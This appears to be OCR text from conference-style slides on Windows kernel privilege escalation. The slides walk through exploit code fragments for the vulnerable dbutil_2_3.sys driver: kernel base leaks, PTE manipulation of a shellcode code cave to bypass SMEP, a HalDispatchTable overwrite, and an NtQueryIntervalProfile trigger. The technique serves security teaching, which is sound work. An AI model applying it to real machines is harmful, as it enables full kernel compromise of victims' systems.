

```
void exploitWork(void)
{
  // Store the base of the kernel
  unsigned long long baseofKernel = kernelBase("ntoskrnl.exe");

  // Storing the base of the driver
  unsigned long long driverBase = kernelBase("dbutil_2_3.sys");

  // Print updates
  printf("[+] Base address of ntoskrnl.exe: 0x%llx\n", baseofKernel);
  printf("[+] Base address of dbutil_2_3.sys: 0x%llx\n", driverBase);
```

```
0: kd> uf nt!MiGetPteAddress
nt!MiGetPteAddress:
fffff803`632945f4 48c1e909            shr     rcx,9
fffff803`632945f8 48b8f8ffffff7f000000 mov rax,7FFFFFFFF8h
fffff803`63294602 4823c8              and     rcx,rax
fffff803`63294605 48b80000000000080ffff mov rax,0FFFF800000000000h
fffff803`6329460f 4803c1              add     rax,rcx
fffff803`63294612 c3                  ret
```


```
// .data section of dbutil_2_3.sys contains a code cave
unsigned long long shellcodeLocation = driverBase + 0x3010;

// Bitwise operations to locate PTE of shellcode page
unsigned long long shellcodePte = (unsigned long long)shellcodeLocation >> 9;
shellcodePte = shellcodePte & 0x7FFFFFFF8;
shellcodePte = shellcodePte + pteBase;
```

KCFG + SMEP Full Bypass!

```
// Offset to nt!HalDispatchTable+0x8
unsigned long long halDispatch = baseofKernel + 0x427258;
...

BOOL interact13 = DeviceIoControl(
  driverHandle,
  IOCTL_READ_CODE,
  &inBuf14,
  sizeof(inBuf14),
  &inBuf14,
  sizeof(inBuf14),
  &bytesReturned14,
  NULL
);
```




```
ULONG dummy = 0;
NtQueryIntervalProfile( 0x1234, &dummy );
```




Win11 - Kernel ROP - VMware Workstation
File Edit View VM Tabs Help
Win11 - Kernel ROP
Recycle Bin
Cheat Engine
Process Hacker 2
LPE
Test Mode
Windows 11 Enterprise
Build 22000.co_release.210604-1628
3:58 PM
8/7/2023
Command
1: kd> g

The Practice of Windows HVCI (Hypervisor-Protected Code Integrity)

OK. Wait, What?
How about HVCI 🤔

